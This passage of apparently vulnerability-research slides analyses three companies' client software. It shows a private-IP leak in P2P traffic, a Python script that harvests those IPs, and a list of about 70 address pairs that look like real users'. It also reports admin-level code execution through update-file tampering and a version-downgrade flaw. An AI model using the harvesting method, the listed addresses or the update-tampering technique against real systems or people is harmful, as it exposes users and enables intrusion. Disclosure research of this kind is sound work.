
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# Attack Surface



# Attack Surface



# Communications with Main Server

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ Analyzing data that communicates with the server using Frida to hook the recv/send function</li><li>◦ Packet Analysis using Wireshark</li></ul>	<ul style="list-style-type: none"><li>◦ Analyzing data that communicates with the server using Frida to hook the recv/send function</li><li>◦ Packet Analysis using Wireshark</li></ul>	<ul style="list-style-type: none"><li>◦ Packet Analysis using Wireshark and API Monitor</li></ul>
Vuln.	Undiscovered	Undiscovered	<ul style="list-style-type: none"><li>◦ <u>Private IP exposure</u> about connected clients</li></ul>
At	-	-	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>

Unnecessary information of client can be exposure during P2P connection

# Company C

## Private IP Exposure

```
.....R.....O?.R6.J..}=f^..l.#Qp.C..a.6.;0...*CLOSE|4:174F3F1F5236114AB3107D3D05665EEA
.....>..I..*.l...
.....>..I..*.l...l.#Qp.C..a.6.;0... \ROUTE|18:F72105235170B343988161DA369A3B4F
/...+ 192.168.0.25
.....q.....q.q...
.....>..I..*.l...
.....n.{...O..l.W...
.....n.{...O..l.W...l.#Qp.C..a.6.;0... _ROUTE|19:F72105235170B343988161DA369A3B4F
2.....q.....q.q...
.....d...@.HC..W'.
.....&f...E.|e.[.9S...u...L.<.*.'z. ....
.....&f...E.|e.[.9S.l.#Qp.C..a.6.;0...ZROUTE|20:F72105235170B343988161DA369A3B4F
.....) 10.10.10.89 .....q.q...
.....u...L.<.*.'z.l.#Qp.C..a.6.;0...aROUTE|21:F72105235170B343988161DA369A3B4F
4...0 192.168.219.103 .....q.q...
.....S.....u...L.<.*.'z.l.#Qp.C..a.6.;0...+CLOSE|21:F72105235170B343988161DA369A3B4F
.....
```

Fig1. IP Exposure in packet

```
1 import re
2
3 num_of_line = 0
4 num_of_ip = 0
5
6 iplist = []
7 newlist = []
8 with open("ip.txt") as f:
9     for line in f:
10        num_of_line += 1
11        ip = re.findall(r'[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+', line[10:-1])
12        if len(ip) is not 0 and ip[0] != "21.0.0.2":
13            if len(ip) == 2:
14                iplist.append([ip[0][:-1], ip[1][:-1]])
15                num_of_ip += len(ip)
16
17 for i in iplist:
18     if i not in newlist:
19         newlist.append(i)
20
21 print(newlist)
22 print(len(newlist))

```

```
'192.168.0.35', ['119.65.195.197', '192.168.219.111'], ['108.185.233.147', '192.168.1.17'], ['1.240.0.139', '10.51.148.198'], ['121.153.146.56', '172.30.1.19'],
['49.172.120.236', '192.168.219.181'], ['222.117.179.189', '192.168.0.2'], ['14.38.74.129', '172.30.1.27'], ['211.34.134.194', '172.31.109.11'], ['221.138.146.169',
'192.168.0.11'], ['121.130.134.49', '192.168.0.19'], ['61.98.5.120', '192.168.0.11'], ['106.241.179.118', '192.168.10.17'], ['121.154.66.100', '192.168.0.10'],
['14.43.3.212', '10.200.1.36'], ['59.14.230.19', '192.168.0.20'], ['112.163.52.230', '192.168.0.47'], ['220.116.158.88', '192.168.0.5'], ['112.186.160.144',
'172.30.1.17'], ['218.145.224.78', '192.168.0.23'], ['218.144.232.249', '192.168.0.29'], ['121.140.219.101', '192.168.0.10'], ['211.217.139.101', '192.168.1.101'],
['222.117.134.233', '192.168.0.8'], ['210.221.237.229', '192.168.1.19'], ['112.169.179.199', '172.30.1.57'], ['121.166.126.64', '192.168.0.5'], ['1.223.168.19',
'192.168.0.24'], ['175.192.219.81', '175.192.219.81'], ['211.221.173.46', '172.16.0.115'], ['59.7.120.49', '192.168.0.10'], ['114.203.35.227', '10.200.201.165'],
['222.101.202.100', '222.101.202.100'], ['59.25.126.67', '192.168.5.40'], ['118.36.122.126', '192.168.0.134'], ['175.208.212.14', '192.168.0.5'], ['211.251.171.225',
'10.100.62.135'], ['223.56.171.136', '192.168.0.17'], ['118.222.153.03', '192.168.25.38'], ['218.159.201.53', '192.168.0.4'], ['110.10.118.165', '192.168.0.2'],
['119.64.210.212', '192.168.0.23'], ['121.149.152.61', '172.30.1.20'], ['115.95.165.4', '192.168.0.8'], ['180.227.218.60', '192.168.219.102'], ['211.119.186.202',
'192.168.100.67'], ['211.219.244.75', '192.168.0.43'], ['1.220.58.76', '192.168.0.33'], ['121.154.36.125', '10.5.36.10'], ['211.220.63.4', '192.168.0.150'],
['115.21.250.126', '192.168.0.2'], ['61.96.79.68', '192.168.0.103'], ['221.163.21.162', '10.10.10.183'], ['59.29.49.18', '192.168.0.102'], ['118.221.173.36',
'10.25.67.98'], ['211.199.71.217', '211.199.71.217'], ['121.184.157.164', '172.21.156.37']
70
```


Fig2. Collecting Private IP using python

- ✓ Information Leak
- ✓ Main server sends private IP which is unnecessary for connection.
- ✓ We could collect 70 more private IP using python in 2 hrs.






# Attack Surface



# Attack Surface



# Communications with Update Server

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ Manager.exe is running in background</li><li>◦ When clients use the service, Manager.exe executes Updater.exe automatically</li><li>◦ File execute as admin</li></ul>	<ul style="list-style-type: none"><li>◦ Mutated file runs as it is</li><li>◦ Check with directory and file name</li><li>◦ Update is triggered when PC is booted</li><li>◦ MacOS : Update server is using HTTPS</li></ul>	<ul style="list-style-type: none"><li>◦ Analysis packet for update</li><li>◦ Update Server is using HTTP</li><li>◦ Trigger Update : Comparing SHA1 value in local file with the hash value from server</li><li>◦ Check if file is mutated through verifying digital signature</li></ul>
Vuln.	<ul style="list-style-type: none"><li>◦ <u>Mutate Update file and Execute</u></li></ul>	Undiscovered	<ul style="list-style-type: none"><li>◦ <u>Invoke downgrade to older version</u></li></ul>
At	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>	-	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>

- ✓ Execute as admin
- ✓ Updater.exe is triggered automatically (No user interaction)


# Company A

## Remote Code Execution as root via Update File Tampering

```
if ( !String || !wcslen(String) || wcslen(String) >= 0x1388 || a2 && wcslen(a2) >= 0x1388 )
    return 0;
snwprintf(&Buffer, 0x2710u, L"%s", String);
snwprintf(&ApplicationName, 0x2710u, L"%s", String);
if ( a2 )
    snwprintf(&Source, 0x2710u, L"%s", a2);
StartupInfo.cb = 68;
if ( wcslen(&Source) )
{
    wcscat(&Buffer, L" ");
    wcscat(&Buffer, &Source);
}
if ( wcslen(&Buffer) >= 0x104 )
    v6 = CreateProcessW(&ApplicationName, &Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
else
